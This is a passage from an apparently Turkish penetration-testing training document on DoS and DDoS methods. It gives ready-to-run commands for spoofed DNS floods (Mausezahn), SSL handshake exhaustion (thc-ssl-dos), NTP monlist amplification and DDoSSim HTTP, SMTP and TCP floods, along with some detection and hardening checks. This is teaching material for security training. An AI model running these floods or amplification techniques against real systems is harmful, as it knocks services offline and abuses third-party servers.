|   arcount (or arc) ........... Number of RRs in additional records section  0  / 0
|
```

Mz aracı kullanılarak hedef DNS servisine sahte ip adreslerinden gelecek şekilde dns istekleri göndererek DNS servisinin yorulması ve hizmet dışı bırakılmasına ilişkin uygulama aşağıdaki tabloda gösterilmiştir.

```
root@bt:~# mz -A 5.5.5.5 -B 1.2.39.40 -t dns "q=www.bga.com.tr" -c 1000
Mausezahn will send 1000 frames... 0.05 seconds (20000 packets per second)
```

8.9. SSL Flood Yöntemi ile DDOS Saldırısı

Amaç: SSL bağlanma işleminin manipüle edilerek hedef sistemde DoS etkisinin oluşturulması.
Uygulama: Secure Sockets Layer(SSL) protokolü, internet üzerinden güvenli veri iletişimi sağlayan bir protokoldür. Bir takım algoritmalar ile bağlantının şifreli bir şekilde sunucu ve istemcinin arasında taşınmasını sağlar.
THC-SSL-DOS ise SSL'in performansını doğrulamak için geliştirilmiş bir araçtır. Herhangi bir manipülasyona maruz kalmadan kurulmuş normal bir ssl bağlantısı, standart bir http bağlantısından ortalama 15 kat daha fazla işlemci gücüne ihtiyaç duymaktadır. Bu durumun sonucunda ise sunucuya daha fazla iş düşeceği için daha çok kaynağa ihtiyaç duyacaktır. Bu durumdan yola çıkarak geliştirilen THC-SSL-DOS aracı istemci ile sunucu arasında oluşturduğu trafik ile sunucunun ssl isteklerine cevap verebilme performansını ölçmektedir. Cevap veremediği durumda ise servis dışı kalacaktır ve sistem down gözükecektir. Aşağıdaki ekran alıntısında saldırını anatomisine ait bir görsel verilmiştir.



Genel olarak THC-SSL-DOS aracının kullanımı aşağıdaki gibidir.
-l 100 : Açılmak istenen bağlantı sayısını belirtmektedir.
192.168.10.12 : Hedef IP adresi
443 : SSL Portu

```
root@osmncht# thc-ssl-dos -l 100 192.168.100.12 443 --accept
  _____________ ___  _________
```

```
  \__   ___/  |  \ \_  ___ \
   |   | /   ~   \/   \ \/
   |   | \   Y   /\    \____
   |____| \___|_ / \_____ /
              \/       \/
        http://www.thc.org

       Twitter @hackerschoice

Greetingz: the french underground

Waiting for script kiddies to piss off.............
The force is with those who read the source...
Handshakes 0 [0.00 h/s], 1 Conn, 0 Err
Handshakes 2 [2.90 h/s], 6 Conn, 0 Err
Handshakes 25 [22.42 h/s], 13 Conn, 0 Err
Handshakes 70 [43.97 h/s], 20 Conn, 0 Err
Handshakes 125 [56.51 h/s], 27 Conn, 0 Err
Handshakes 185 [62.09 h/s], 33 Conn, 0 Err
Handshakes 262 [74.56 h/s], 41 Conn, 0 Err
Handshakes 365 [104.93 h/s], 47 Conn, 0 Err
Handshakes 496 [131.23 h/s], 54 Conn, 0 Err
```

8.10. NTP Amplification DDOS -NTP Kullanarak

Amaç: NTP servisinin monlist özelliği aracılığı ile hedef sistemlere yönelik DDoS saldırıları düzenlenmesi.
Uygulama: DDoS saldırıları her geçen gün önemini artırıyor ve yeni yeni yöntemler, teknikler keşfediliyor. Son zamanlarda kullanılan yöntemler standart araç tabanlı yöntemlerden oldukça farklı, arka planı düşünülmüş, tasarlanmış ve yüksek boyutta olmaktadır. Yeni olarak nitelendirilse de teknik olarak daha önceden bilinen, teorik olarak dökümante edilmiş fakat pratiğini görmediğimiz tipte saldırılar bunlar.

2014 yılında NTP servisindeki monlist özelliğini istismar eden Amplification DDoS saldırısı, 400 Gbps(2013 yılı Türkiye internet çıkışına yakın) civarında idi ve bu rakam dünyadaki en ciddi DDoS saldırısı olarak tarihe geçmiştir.

Amplification DDoS Saldırıları
Standart DDoS saldırılarında amaç olabildiğince çok fazla sayıda sistem üzerinden hedef sistemlere belirli sayıda paket gönderimi yaparak devre dışı kalmasını sağlamaktır. Amplification tipi saldırılarında ise trafik kapasitesi yüksek aracı sistemler kullanarak saldırgan sahip olduğu bandwidth miktarından çok daha fazlasını hedef sisteme yönlendirir.

İlk olarak Smurf olarak adlandırılan bir DDoS saldırısında kullanılan bu yöntem hızlı bir şekilde alınan önlemlerle internet dünyasının gündemini uzunca bir süre meşgul etmemişti. Tekrar 2009 yılında DNS kullanılarak karşımıza çıktı, 2013 yılında ise DNS kullanılarak o zamana kadar ki en büyük DDoS saldırısı (Yaklaşık 300 Gbps) gerçekleştrildi. 2014 yılında NTP ile birlikte 400 Gbps'e ulaşmış oldu. Bu rakkamlar ciddi koruması ve dağıtık altyapısı olmayan erişim sağlayıcılar için oldukca tehlikeli ve önlemesi bir o kadar da zordur.

Smurf saldırısı broadcast'e gönderilen bir adet ICMP paketine karşılık ilgili ağda açık olan tüm sistemlerin cevap vermesi mantığıyla çalışır. Böylece hedef broadcast adresinde 100 tane sistem açıksa bir paket ile 100 paketlik cevap alınabilir. Gönderilen paketlerin kaynak ip adresi ddos yapılmak istenen hedef olarak verilirse saldırgan 10 Mbps trafikle hedefe 1 Gpbs saldırı trafiği ürtebilir. Burada saldırıya yapan kaynak adresleri ilgili ağda bulunan ve broadcast ICMP paketlerine cevap dönen sıradan sistemler olacaktır.

Broadcast'e gelen ICMP isteklerine cevap vermeyecek şekilde yapılındırılmasıyla bu zafiyet hızlıca kapatılmıştır.

Linux sistemlerin icmp paketlerine (broadcast) cevap verip vermediği aşağıdaki komutla öğrenilebilir.

```
sysctl net.ipv4.icmp_echo_ignore_broadcasts
```

Sistemin güvenli konfigure edildiğini anlamak için komutun çıktısının aşağıdaki gibi olması gerekir:
net.ipv4.icmp_echo_ignore_broadcasts = 1

Smurf ICMP kullandığı için ve icmp genellikle yardımcı protokol görevine sahip olduğu için ICMP'nin kapatılması ile Smurf ve benzeri bir çok atak engellenmiş oldu. Amplification saldırıları ICMP'nin yanında NTP, SNMP ve DNS protokolleri üzerinden de gerçekleştirilebilir. Son zamanlarda daha çok DNS ve NTP kullanılarak gerçekleştirildiğini görüyoruz.

NTP üzerinden gerçekleştirilen amplification DDoS saldırıları
NTP, zaman senkronize protokolüdür. Bilişim sistemlerinin merkezi olarak zaman bilgilerini alıp güncelleyeceği bir servistir. UDP/123 portundan çalışır ve herhangi bir kimlik doğrulama aşaması bulunmamaktadır.
Öncelikle belirtmek gerekir ki bir protokol UDP tabanlı ise onun guvenliğini sağlamak icin protokolden iki kat daha fazla uygulama geliştiricisine iş düşer.

Bir NTP sunucusunun durumunu öğrenmek için aşağıdaki komut yeterli olacaktır.

```
[root@s-guard19 ~]# ntpq -pn
   remote           refid      st t when poll reach   delay   offset  jitter
==============================================================================
-208.53.158.34   164.244.221.197  2 u  266  512  377   20.715    8.447   0.091
+50.116.55.65    200.98.196.212   2 u  247  512  377    7.651   -1.170   0.225
+129.250.35.250  209.51.161.238   2 u  269  512  377    1.025   -0.229   0.096
*10.0.77.54      172.18.1.12      3 u  437 1024  377    0.135    0.568   0.522
```

NTP Monlist özelliği ve istismarı
ntp sunucular, kendine daha önce sorgu yapan ip adreslerini bellekte tutar ve bunu bir sorgu ile öğrenmemize fırsat tanır. Aşağıdaki komut ile o NTP sunucuyu kullanan son 600 ip adresi alınabilir.

```
[root@s-guard19 ~]# ntpdc -n -c monlist 50.22.202.163|more
remote address          port local address      count m ver code avgint  lstint
```

```
==================================================================
=====
50.22.202.163        58609 50.22.202.163        2 7 2     0     32      0
184.45.66.119           80 50.22.202.163       69 7 2     0      7      0
83.250.130.244          80 50.22.202.163        1 7 2     0      0      0
199.255.209.211       6005 50.22.202.163     4914 7 2     0      4      0
89.108.86.169           21 50.22.202.163      736 7 2     0      4      0
83.108.22.62            80 50.22.202.163       76 7 2     0      4      1
141.0.23.147            80 50.22.202.163      140 7 2     0      4      2
83.98.143.20            80 50.22.202.163      142 7 2     0      4      2
76.76.4.146             80 50.22.202.163     2577 7 2     0      4      2
85.153.46.92            80 50.22.202.163     1383 7 2     0      3      2
5.39.114.89             53 50.22.202.163     4876 7 2     0      2      3
139.216.201.12          80 50.22.202.163       22 7 2     0    269      3
207.244.74.132        6005 50.22.202.163       97 7 2     0      4      3
178.235.0.18            80 50.22.202.163       38 7 2     0      7      4
184.173.86.203          80 50.22.202.163      105 7 2     0     80      8
31.169.77.59        35157 50.22.202.163        9 7 2     0    154     22
---
```

Burada gönderilen isteğin (NTP isteği) boyutu incelenirse yaklaşık olarak 250 Byte civarında olduğu gözükecektir. Bu pakete dönen cevapların toplamı (bir adet isteğe karşı toplamda 10-15 cevap dönmektedir) 7500 Byte'a yakındır. Buradan bir istekle hedef sistem üzerinden 30 kat daha fazla trafik üretebileceğimizi görebiliriz.
NTP, UDP tabanlı olduğu için gönderilecek isteklerde kaynak ip adresi olarak DDoS saldırısı gerçekleştirilmek istenen hedef verilirse saldırgan 10 Mbps ile 300 Mbps trafik üretebilir.

Monlist özelliği aktif sistemlerin tespiti
Nmap'in "ntp monlist" scripti kullanarak bir ağdaki monlist özelliği aktif olan NTP sunucuları tespit edilebilir.

```
nmap -sU -pU:123 -Pn -n --script=ntp-monlist 192.168.0.0/24
```

Örnek bir çıktı aşağıdaki gibi olacaktır.

```
[root@s-guard19 /usr/local/share/nmap/scripts]# nmap -sU -pU:123 -Pn -n --script=ntp-monlist localhost
```

```
Starting Nmap 5.35DC1 ( http://nmap.org ) at 2014-03-09 10:10 CDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00010s latency).
PORT    STATE SERVICE
123/udp open  ntp
| ntp-monlist:
|   Target is synchronised with 129.250.35.251
|   Alternative Target Interfaces:
|      10.32.83.4      50.22.202.133   50.22.202.163
|   Private Servers (1)
|      10.0.77.54
|   Public Servers (3)
|      38.229.71.1     50.116.38.157   129.250.35.251
|   Other Associations (14)
|      127.0.0.1 (You?) seen 3 times. last tx was unicast v2 mode 7
|      84.24.85.156 seen 11 times. last tx was unicast v2 mode 7
|      94.242.255.62 seen 10 times. last tx was unicast v2 mode 7
|      199.255.209.211 seen 11 times. last tx was unicast v2 mode 7
|      141.0.23.147 seen 11 times. last tx was unicast v2 mode 7
|      130.193.170.56 seen 10 times. last tx was unicast v2 mode 7
|      178.235.0.18 seen 10 times. last tx was unicast v2 mode 7
|      84.248.95.88 seen 21 times. last tx was unicast v2 mode 7
|      86.141.107.15 seen 11 times. last tx was unicast v2 mode 7
|      76.76.4.146 seen 10 times. last tx was unicast v2 mode 7
|      31.220.4.151 seen 10 times. last tx was unicast v2 mode 7
|      106.219.29.214 seen 10 times. last tx was unicast v2 mode 7
|      83.98.143.20 seen 9 times. last tx was unicast v2 mode 7
|_     50.90.225.202 seen 4 times. last tx was unicast v2 mode 7
Nmap done: 1 IP address (1 host up) scanned in 1.17 seconds
```

8.11. Uygulama Katmanında Botnet Simülasyonu - DDoSSim

Amaç: DDoSSim aracı kullanılarak botnet simülasyonunun gerçekleştirilmesi.
Uygulama: DDoSSim, rastgele IP adresleri ile DDOS saldırısını simüle edebilen ve hedef sisteme full TCP bağlantısı kurabilen bir DDOS aracıdır. DDoSSim aracı gerekli bağlantının kurulmasından sonra ilgili uygulama ile konuşmaya başlar. (ör: http sunucusu)

Ddossim, C++ ile yazılmış bir DDoS simülatörüdür ve aşağıdaki özelliklere sahiptir.

- Geçerli HTTP isteği ile DDoS
- Geçersiz HTTP istekleri ile DDoS
- SMTP DDoS
- Rastgele port üzerinden TCP Flood

Uygulamanın kullanımı oldulça kolaydır ve gerekli parametreleri aşağıdaki gibidir.

```
Usage: ./ddosim
-d IP        Hedef ip adresi
-p PORT      Hedef port
[-k NET]     C sınıfından bir kaynak ip adresi (ör. 10.8.8.0)
[-i IFNAME]  Ağ arayüzü
[-c COUNT]           Kurulacak bağlantı sayısı
[-w DELAY]           SYN paketleri arası gecikme (milliseconds)
[-r TYPE]    TCP 3-yollu el sıkışmada kullanılacak saldırı yöntemleri  HTTP_VALID ,
HTTP_INVALID veya SMTP_EHLO
[-t NRTHREADS]   Paket gönderirken kullanılacak thread sayısı(default 1)
[-n]         Kaynak ip adresini değiştirme
[-v]               Verbose mod
```

Uygulamanın kullanımına ait bir takım örnekler aşağı verilmiştir.

1- Rastgele IP adreslerinden hedef sunucunun 80 portuna, kurulan 10 bağlantı üzerinden geçersiz HTTP isteklerinin gönderilmesi :

```
./ddosim   -d 192.168.200.14   -p 80   -c 10   -r HTTP_INVALID  -i eth0
```

2- 10.8.8.0 ağından SMTP sunucunun 25 portuna eth0 arayüzünden sonsuz sayıda EHLO isteğinin gönderilmesi :

```
./ddosim   -d 192.168.200.14   -p 25   -k 10.8.8.0   -c 0   -r SMTP_EHLO  -i eth0
```

3 - Hedef sistemin 80 portuna geçerli HTTP istekleri ile sonsuz bağlantı kurulumu :

```
./ddosim   -d 192.168.200.14   -p 80   -c 0   -w 0   -t 10   -r HTTP_VALID  -i eth0
```

4.- Lokal adresten POP3 sunucusuna sonsuz TCP bağlantısının oluşturulması:

```
./ddosim   -d 192.168.200.14   -p 110   -c 0  -i eth0
```

Uygulamanın help menüsünden bakılarak örnekler çeşitlendirilebilir.

Not: Bu doküman BGA Bilgi Güvenliği A.Ş için Mesut Türk tarafından hazırlanmıştır.